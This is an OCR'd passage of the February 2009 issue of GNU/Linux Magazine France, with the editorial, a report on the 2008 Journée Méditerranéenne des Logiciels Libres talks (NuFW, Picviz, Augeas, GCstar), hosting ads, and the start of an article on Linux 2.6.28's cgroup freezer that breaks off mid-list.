FÉVRIER 2009 N°113

GNU LINUX MAGAZINE / FRANCE

Administration et développement sur systèmes UNIX


NETADMIN

Configurez un serveur de mail complet en 1 h avec Postfix + Amavis + ClamAV + SpamAssassin + Dovecot

(p. 36)

SINGLE SIGN-ON / SSO

ET AUTHENTIFICATION WEB CENTRALISÉE AVEC CAS-TOOLBOX



HACK / NINTENDO WII

Utilisez la Wiimote pour piloter votre environnement GNU/Linux avec Python

(p. 90)

KERNEL 2.6.28

Les nouveautés du dernier noyau : conteneurs de processus, gestion mémoire, Graphics Execution Manager...

(p. 08)

CODE / FS


Découvrez et utilisez inotify, le mécanisme d'observation des systèmes de fichiers

(p. 76)

France Métro : 6,50 € - DOM : 7,00 €
TOM Surface : 950 XPF
POL. A : 1400 XPF
BEL/PORT.CONT : 7,50 €
CH : 13,8 CHF
CAN : 13 $CAD
MAR : 75 MAD

En panne ?

“ Nos solutions professionnelles
de redondance et de clustering,
peuvent vous aider à élaborer
un plan de reprise d'activité efficace ... ”



http://www.sivit.fr/hd

Sivit

Sommaire

Édito

«Delivering successful solutions requires giving people what they need, not what they want.» – Kurt Bittner

...ou, en bon français : « Fournir des solutions efficaces implique de donner aux gens ce dont ils ont besoin, non ce qu'ils demandent ». J'ai trouvé cette citation dans la signature du mail d'un des auteurs/contributeurs du magazine. Kurt Bittner, en tant qu'ex-stratège IBM, parle bien sûr de relations avec les clients. Mais cette sentence s'applique facilement à un grand nombre de domaines (sinon à tous ceux qui font intervenir le genre humain).

J'ai immédiatement fait le lien avec la manière de concevoir l'ergonomie d'un système d'exploitation et la manière de choisir les composants pour son système. Dans le monde du logiciel libre, les offres ne manquent pas pour satisfaire à la fois les besoins et les envies. La diversité est une force, mais cela peut également devenir un problème.

En tant qu'utilisateur, administrateur système ou professionnel, le même problème se pose finalement : quelle application/solution utiliser pour satisfaire ses/les besoins du moment ? On est facilement tenté d'utiliser la solution la plus réputée, la plus « jolie » ou la plus « tendance ». Mais remplit-elle son office ? Vraiment ? À long terme ?

La diversité est nécessaire et bénéfique, mais, pour que cette affirmation soit juste, cela implique que la personne (ou le processus, mais celui-ci est défini par des humains à un moment ou un autre) dispose de deux éléments importants :

- Les connaissances nécessaires pour faire le choix. Connaissances sur les besoins et sur les réponses qu'apporte une solution.
- Un détachement ou plutôt un recul indispensable pour distinguer quels points doivent déterminer le choix, à court terme, à moyen terme et à long terme.

Il est vrai que, dans un environnement restreint, ce genre de problèmes ne se pose pas. On utilise tout simplement les technologies, les outils et les protocoles imposés par l'éditeur, le package logiciel ou la société de service. La diversité offerte par le logiciel libre responsabilise l'utilisateur et le sysadmin contrairement aux solutions propriétaires. Il est de son ressort de faire le bon choix au bon moment.

Même en tant qu'utilisateur, cette responsabilité existe. Laisser un système propriétaire au bénéfice d'un GNU/Linux est, au-delà du switch vers « le libre », une affaire de choix : celui de la distribution. Plus tard, la question se pose à nouveau, en pensant à changer de distribution ou, même, à s'orienter vers d'autres systèmes, comme BSD. Évoluer dans le monde des Unix en logiciel libre revient finalement à reconnaître ses besoins et à les satisfaire, sans excuses, sans filet...

Je vous donne rendez-vous au 28 février prochain pour le numéro 114.

Denis Bodor

Gnu /Linux Magazine France

LES ÉDITIONS DIAMOND est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09

E-mail : lecteurs@gnulinuxmag.com
Service commercial : abo@gnulinuxmag.com
Sites : www.gnulinuxmag.com
www.ed-diamond.com
Directeur de publication : Arnaud Metzler
Rédacteur en chef : Denis Bodor

Secrétaire de rédaction : Véronique Wilhelm
Relecture : Dominique Grosse
Conception graphique : Fabrice Krachenfels
Responsable publicité : Tél. : 03 88 58 02 08
Service abonnement : Tél. : 03 88 58 02 08
Impression : VPM Druck Allemagne
Distribution France :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes :
Distri-médias :
Tél. : 05 61 72 76 24
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : À parution /N° ISSN : 1291-78 34
Commission paritaire : K78 976
Périodicité : Mensuel
Prix de vente : 6,50 €

Journée Méditerranéenne des

Continuant son petit bonhomme de chemin, la Journée Méditerranéenne des Logiciels Libres commence à s'établir comme un rendez-vous régulier de la Côte d'Azur, avec cette troisième édition qui eut lieu le 15 novembre 2008, toujours à l'école Polytech'Nice de Sophia Antipolis.

Auteur

- Sébastien Aperghis-Tramoni

1 Le samedi de midi à minuit

Commençant maintenant à avoir de l'expérience, c'est cette fois-ci à l'heure et avec plus de sérénité que Florent Peyraud, président de l'association Linux Azur qui organise la conférence, a pu faire démarrer les festivités. Un petit-déjeuner (vu l'heure, tardif mais toujours bienvenu) attendait les participants avant la première vague de présentations.


1.1 Éric Leblond – NuFW, le pare-feu authentifiant

Si vous êtes un lecteur régulier de *GLMF*, NuFW **[3]** ne devrait pas vous être inconnu, puisque Éric avait déjà écrit des articles pour présenter cette solution de filtrage globale, en particulier dans *MISC* n°18 **[4]** et dans *GLMF* n°84 **[5]** et 85 **[6]**.

Éric rappelle les principes de base d'authentification et d'autorisation, brosse un historique rapide des pare-feu, et explique surtout en quoi ce modèle n'est plus vraiment en phase avec les nouveaux usages mobiles de l'informatique. En particulier, l'association de l'identité d'un utilisateur à des éléments bas niveau de la couche réseau (typiquement, son adresse IP) s'appuie sur des assertions fausses (une adresse IP ne peut être volée, une adresse MAC ne peut être changée). Cela peut de plus conduire à de gros problèmes, par exemple quand du NAT entre en jeu, et que, derrière une seule adresse IP, se cachent des centaines d'utilisateurs.

Répondant à une question du public, Éric note que 802.1x ne répond pas suffisamment aux problèmes posés, car si cette norme propose des mécanismes d'authentification avancés, elle nécessite que tous les équipements doivent le supporter, et par ailleurs fait l'assertion qu'un ordinateur est équivalent à un utilisateur, ce qui exclut les systèmes multi-utilisateurs (Citrix, TSE, Unix).

Éric détaille le fonctionnement de NuFW, en commençant par préciser que les standards TCP/IP sont respectés, afin d'éviter de provoquer des problèmes ou de créer des incompatibilités avec les autres programmes. Dans le cadre de NuFW, chaque connexion est authentifiée par l'utilisateur qui en est à l'origine, grâce au client qui tourne sur le poste. Celui-ci s'authentifie sur le serveur **nuauth**, qui lui-même s'appuie sur le système centralisé local (AD, LDAP, etc.). À l'ouverture d'une connexion, celle-ci est envoyée dans une queue NetFilter **NFQUEUE**, d'où **nufw** l'extrait pour interroger **nuauth** qui demande au client l'état de ses connexions. Ce dernier lui indique celles en état **SYN SENT**, **nuauth** vérifie les autorisations, logue l'accès et répond à **nufw** qui commande à NetFilter de laisser ou non passer le paquet.



Logiciels Libres 2008

Cela peut paraître lourd et complexe, mais cela ne s'effectue que pour les ouvertures de connexion, et, en pratique, cela n'entraîne un délai que de 15 ms. Éric annonce des performances de l'ordre de 2000 à 4000 ouvertures de connexion par seconde, sans login.

Éric reconnaît deux problèmes gênants : NuFW ne marche pas avec le NAT, mais il vaut mieux ça que laisser passer trop de monde, et il conseille donc l'utilisation d'un VPN ; et sans surprise, UDP.

Un point intéressant à noter est que NuFW remonte aussi le nom du programme qui se connecte, pour n'autoriser que certaines applications par exemple.


1.1 Pause déjeuner

Très sympathique pause déjeuner, consistant en sandwichs, cookies et autres gâteaux tous faits maison, qu'on pouvait acheter pour un prix modique, permettant ainsi de financer l'association. On pouvait même profiter du soleil sur la terrasse de la cafétéria.

1.3 Sébastien Tricaud – Picviz, trouvez une aiguille dans une botte de foin

Picviz **[7]** est un logiciel assez étonnant, pas très facile à expliquer, car basé sur des notions peu connues, mais qui gageront à l'être.

Le problème qui se posait à Sébastien était l'analyse des fichiers de logs. Comme tous les sysadmins, il en a beaucoup, et ce n'est pas pratique, car tous ces messages, peu ou pas structurés, représentent une grosse masse de données difficiles à filtrer. Il a donc utilisé la technique des coordonnées parallèles, utilisée entre autres dans un algorithme d'évitement des collisions d'avions. C'est une technique de visualisation très puissante, adaptée pour fournir une représentation en *N* dimensions sur une infinité d'événements.



Logs d'authentification SSH. Les lignes en rouge sont des échecs.

Dans Picviz, le but est de représenter chaque événement dans un espace de valeurs, en colorisant les lignes en fonction de leur fréquence d'apparition, afin de faire ressortir les lignes isolées, caractéristiques d'événements qui sortent de l'ordinaire, par exemple des tentatives d'attaques ou des erreurs applicatives.

L'utilisation de Picviz s'inspire de celle de GraphViz, en utilisant un format nommé « PCV » qui ressemble un peu au **dot**. Typiquement, les données sont prémâchées par des programmes Perl qui produisent du PCV. Celui-ci peut ensuite être converti en image par l'utilitaire **pcv** ou être manipulé de manière interactive avec la GUI en Python **picviz-gui**.

1.4 Raphaël Pinson – Gestion de configuration avec Augeas

Tout sysadmin ne sait que trop bien la profusion de fichiers dont regorge **/etc**, avec quasiment autant de syntaxes ou formats différents. Augeas **[8]** a été conçu pour répondre à cette problématique en offrant une manière unifiée d'éditer et de gérer tous les fichiers.

Plus précisément, les objectifs d'Augeas sont de réaliser une édition sur place des fichiers en préservant l'ensemble des données (y compris l'ordre et les commentaires), de fournir une présentation hiérarchique des données, de proposer une description des formats de façon sécurisée et indépendante du langage. Par ailleurs, Augeas se focalise sur l'édition, et est en train de se rapprocher de **Config::Model** qui fournit des mécanismes de création d'interfaces d'édition. Pour l'édition proprement dite, Augeas s'appuie sur la notion de « langage bidirectionnel », aussi nommé « lentille », capable de traiter les données aussi bien dans un sens que dans l'autre.

Disponible sur Linux et FreeBSD, en cours de portage sur Mac OS X, Augeas est une bibliothèque écrite en C et dispose de *bindings* en Perl, Python, Ruby, OCaml, Java... Elle est livrée avec la commande **augtool**, dont Raphaël fait une démonstration sur le fichier **/etc/hosts**. On note que, au démarrage, il charge l'ensemble des fichiers qu'il est capable de gérer, ce qui est un peu long. Il est prévu d'ajouter une option pour ne charger que certaines lentilles et fichiers.

Augeas étant basé sur des automates à états finis, il ne peut gérer que des fichiers réguliers, ce qui exclut pour le moment les fichiers de configuration complexes comme ceux d'Apache.

1.5 Christian Jodar – GCstar, gestionnaire de collections personnelles

Christian présente son logiciel Gcstar **[9]**, un gestionnaire de collections personnelles, c'est-à-dire un logiciel permettant de gérer des collections de films, de livres, de jeux vidéo, de musiques ou de tout ce qu'on veut. Écrit en Perl et Gtk2, GCstar est très portable et est disponible aussi bien sur Linux que sur les différents BSD, Mac OS X et Windows.

Christian montre par des captures d'écran les différents modes d'affichage disponibles : fiche simple ou détaillée, par onglet, en liste de jaquettes, à la iTunes, etc. Il peut importer des collections depuis d'autres outils similaires (Tellico, Alexandria) et des informations depuis un très grand nombre de sources, en particulier de sites web.

GCstar propose une recherche multicritère très complète, dont on peut sauver les critères pour facilement créer des filtres rapides que l'on peut rapidement invoquer depuis un menu. On peut indiquer qu'un élément est emprunté, et envoyer des mails de rappel.

Par ailleurs, s'il comprend le support de plusieurs types de collections assez classiques (films, livres, musiques, jeux vidéo), l'intérêt de GCstar est qu'on peut facilement créer sa propre collection (de tire-bouchons électriques, de capsules de soda...) par quelques clics.

GCstar permet aussi d'exporter une collection dans différents formats : pages HTML à mettre en ligne ; archive `.tar.gz` comprenant toutes les informations, images incluses ; formats spécifiques (Tellico, Alexandria) ou génériques (CSV).


Enfin, et cela va plaire aux *geeks*, on peut réaliser plusieurs opérations depuis la ligne de commande, sans lancer l'interface graphique ;-)

1.6 Ateliers et exposants

À côté des présentations, on trouvait quelques ateliers, véritables petites formations aux outils majeurs du libre comme Gimp ou OpenOffice. Dans le hall principal, on pouvait manipuler un de ces fameux ordinateurs OLPC, qui était aussi montré plus avant dans une présentation consacrée au développement d'application en Smalltalk.

Par ailleurs, pendant la majeure partie de la journée, les *gamers* pouvaient s'affronter et s'exploser joyeusement sur des OpenArena. Les plus jeunes, quant à eux, s'exerçaient sur des jeux plus gentils comme SuperTux.

1.7 Soirée



Railgun pour les uns, Tux pour les autres ! (photo par Jean Fernandes)

Après avoir rangé et remis en ordre les salles de l'école Polytech, une bonne partie des participants sont allés dîner dans un restaurant de la route du bord de mer. Entre les évocations de l'effrayante évolution de l'informatique sur ces dernières années et du futur des logiciels libres, de nombreux trolls (mais courtois) se sont sans surprise invités, fort heureusement tempérés par un petit invité qui eut un joli succès ;-)

2 Conclusion

Encore une bonne journée pour l'ensemble des personnes qui ont participé à cette nouvelle édition de la *Journée Méditerranéenne des Logiciels Libres*, qui offre une nouvelle fois l'occasion aux membres de la communauté du libre du Sud et d'ailleurs de se rencontrer. Un grand bravo aux organisateurs. Souhaitons-leur bonne chance pour que l'année prochaine soit aussi un succès.

Auteur : Sébastien Aperghis-Tramoni

Liens

- *Journée Méditerranéenne des Logiciels Libres* 2008 – **http://jm2l.linux-azur.org/**
- Linux Azur – **http://www.linux-azur.org/**
- NuFW – **http://www.nufw.org/**
- LEBLOND (Éric), « Introduction à NuFW », *MISC* n°18, mars/avril 2005 – **http://www.ed-diamond.com/produit.php?produit=384**
- LEBLOND (Éric), « Présentation de NuFW », *GNU/Linux Magazine France* n°84, juin 2006 – **http://www.ed-diamond.com/produit.php?produit=434**
- LEBLOND (Éric), « NuFW et les interactions avec Netfilter », *GNU/Linux Magazine France* n°85, juillet 2006 – **http://www.ed-diamond.com/produit.php?produit=436**
- Picviz – **http://www.wallinfire.net/picviz**
- Augeas – **http://augeas.net/**
- GCStar – **http://www.gcstar.org/**

Besoin d'un nom de domaine ?

Avec 1&1, deux fois plus de chances de trouver le vôtre !

Enregistrez un nouveau domaine...

1&1 vous propose un large choix d'extensions de noms de domaine allant du .fr au .ws. De plus, au cas où celui que vous recherchez serait déjà réservé, nous vous suggérons une liste de noms de domaine alternatifs.

... ou rachetez un domaine existant :

Le nom de domaine que vous recherchez est déjà enregistré ? Il est probablement disponible sur notre place de marché de noms de domaine, où vous trouverez plus de 14 millions de noms de domaine à vendre !

Pour plus d'informations : www.1and1.fr

-25 % sur le .fr*!

*Réduction valable la première année et soumise à un engagement minimum de 2 ans : le .fr est à 5,24 € HT/an la première année (6,27 € TTC) et à 6,99 € HT/an la deuxième année (8,36 € TTC). Voir conditions détaillées sur notre site Internet. Offre sans engagement minimum de durée également disponible.

MEMBRE DE united internet

N° INDIGO **0825 080 020** (0,15 € TTC/min)

1and1.fr

1&1

Kernel Corner : noyau 2.6.28

Auteur

- Éric Lacombe

De retour pour une nouvelle année florissante, nous vous proposons la suite du tour d'horizon des nouveautés du noyau Linux 2.6.28. Notre itinéraire débute sur un sentier gelé avec la visite de l'antre du container freezer, pour ensuite nous attarder au creux d'une vallée emplie d'un parfum qui embrume l'esprit et améliore ainsi la gestion de notre mémoire virtuelle. Il s'ensuit alors une confusion d'images dans le royaume des rêves où l'ordre règne depuis l'apparition opportune d'une gemme au doux nom de GEM (un gestionnaire de mémoire pour GPU). Elle constitue la pièce maîtresse de la rénovation de ce royaume de chimères (l'infrastructure graphique du noyau), victime de tant de maladresses de par son grand âge. Nous établissons finalement notre bivouac dans cette contrée sauvage remplie d'êtres non moins obscurs que ces seigneurs noirs de l'empire Sith qui laissèrent pour seules marques de leur passage, le désastre et le chaos (visible depuis des tracepoints). Tout cela n'est peut-être que duperies, alors que nous errons dans cet havre de paix où notre imaginaire (la virtualisation) se confond avec la réalité.

1 Ordonnancement et gestion de tâches

1.1 Un mécanisme pour figer les conteneurs de processus

Un nouveau sous-système qui emploie l'infrastructure des *cgroups* ou *Control Groups* (cf. Kernel Corner 101) voit le jour dans cette version 2.6.28. Rappelons que ces cgroups constituent un *framework* au service des différents gestionnaires de ressources (comme l'ordonnanceur pour la CPU, le gestionnaire de mémoire, etc.) qui permet de regrouper des entités (dans notre cas des processus) en agrégats tout en leur assignant des états particuliers nécessaires au contrôle de leur comportement (comme la limitation de l'utilisation de certaines ressources).

Ce nouveau sous-système s'appuie directement sur l'architecture du Software Suspend *swsusp*, afin de geler des groupes de processus. Il récupère en fait les fonctions `refrigerator()`, `freeze_task` du fichier `kernel/power/process.c`, et définit le flag `TIF_FREEZE` pour toutes les architectures (ce flag s'applique au champ `flag` de la structure `thread_info` propre à chaque *thread* du système, et renseigne ainsi si un thread est figé ou non). Ces fonctions sont alors disponibles en dehors du sous-système de la gestion d'énergie (le nouveau fichier `kernel/freezer.c` les contient) et peuvent donc être employées par n'importe quel mécanisme noyau. Elles sont ainsi utilisées dans ce nouveau sous-système de groupes de contrôle, nommé *container freezer*, qui peut être employé pour stopper et contrôler un ensemble de tâches avant de le redémarrer ou encore permettre la migration d'un ensemble de tâches d'une CPU vers une autre, etc.

Afin de rendre disponible cette fonctionnalité à l'espace utilisateur, ce sous-système *freezer* définit un nouveau fichier `freezer.state` dans le système de fichier virtuel de gestion des cgroups. La lecture de ce fichier renvoie l'état courant du cgroup, alors que l'écriture de la chaîne `"FROZEN"` initie le gel de toutes les tâches du cgroup et l'écriture de la chaîne `"RUNNING"` les remet en route. Il est possible, qu'une tâche empêche un groupe d'être gelé.

Besoin d'un serveur performant ?

1&1, votre choix n°1 !

Avec plus de 55 000 serveurs hébergés dans nos centres de données à la pointe de la modernité, nous sommes à même de vous fournir un service de première qualité. Nos serveurs dédiés dotés de processeurs AMD de dernière génération vous apportent la fiabilité et la performance que vous exigez pour vos projets.

RECS Quality Standard

De plus, nos centres de données sont désormais alimentés en énergie renouvelable. Choisir un serveur 1&1, c'est faire un choix en faveur de l'environnement !

Résolution 2009 :
✓ Faire des économies !

1&1 SERVEUR PRO I

Processeur double cœur AMD Opteron™ 1216, 2 Go de mémoire vive, disques durs : 2 x 250 Go.

69,99 € HT/mois
83,71 € TTC/mois

1&1 SERVEUR PRO II

Processeur double cœur AMD Opteron™ 1218 , 4 Go de mémoire vive, disques durs : 2 x 500 Go.

~~99,99 €~~ HT/mois
119,59 € TTC/mois

3 mois gratuits* !

1&1 SERVEUR PRO III

Processeur quadri-cœur AMD Opteron™ 1352, 4 Go de mémoire vive, disques durs : 2 x 750 Go.

~~149,99 €~~ HT/mois
~~179,39 € TTC/mois~~

3 mois gratuits* !

1&1 SERVEUR ENTREPRISE II

2 processeurs quadri-cœur AMD Opteron™ 2352 (2 x 4 x 2,1 GHz), 16 Go de mémoire vive, disques durs : 3 x 750 Go.

~~299,99 €~~ HT/mois
~~358,79 € TTC/mois~~

3 mois gratuits* !

*Les Serveurs Dédiés Pro II, Pro III et Entreprise II de 1&1 sont gratuits pendant les 3 premiers mois. A l'issue de ces 3 mois, ils sont aux prix habituels respectifs de 119,59 € TTC/mois, 179,39 € TTC/mois et 358,79 € TTC/mois (versions Linux et Clé-en-main). Offre soumise à un engagement minimum de 12 mois et applicable après paiement des frais de mise en service. Voir conditions détaillées sur notre site Internet. Offres sans engagement minimum de durée également disponibles.

MEMBRE DE united internet

N° INDIGO **0825 080 020** (0,15 € TTC/min)

1and1.fr

1&1

Dans ce cas, **freezer.state** renvoie **"FREEZING"**. Cet état ne varie plus jusqu'à ce que l'un de ces évènements survienne :

- L'espace utilisateur annule l'opération de gel par l'écriture de la chaîne **"THAWED"** dans le fichier **freezer.state**.
